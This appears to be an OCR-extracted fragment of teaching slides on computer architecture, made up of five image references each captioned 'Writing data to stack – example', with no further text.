
Writing data to stack – example




Writing data to stack – example




Writing data to stack – example




Writing data to stack – example




Writing data to stack – example



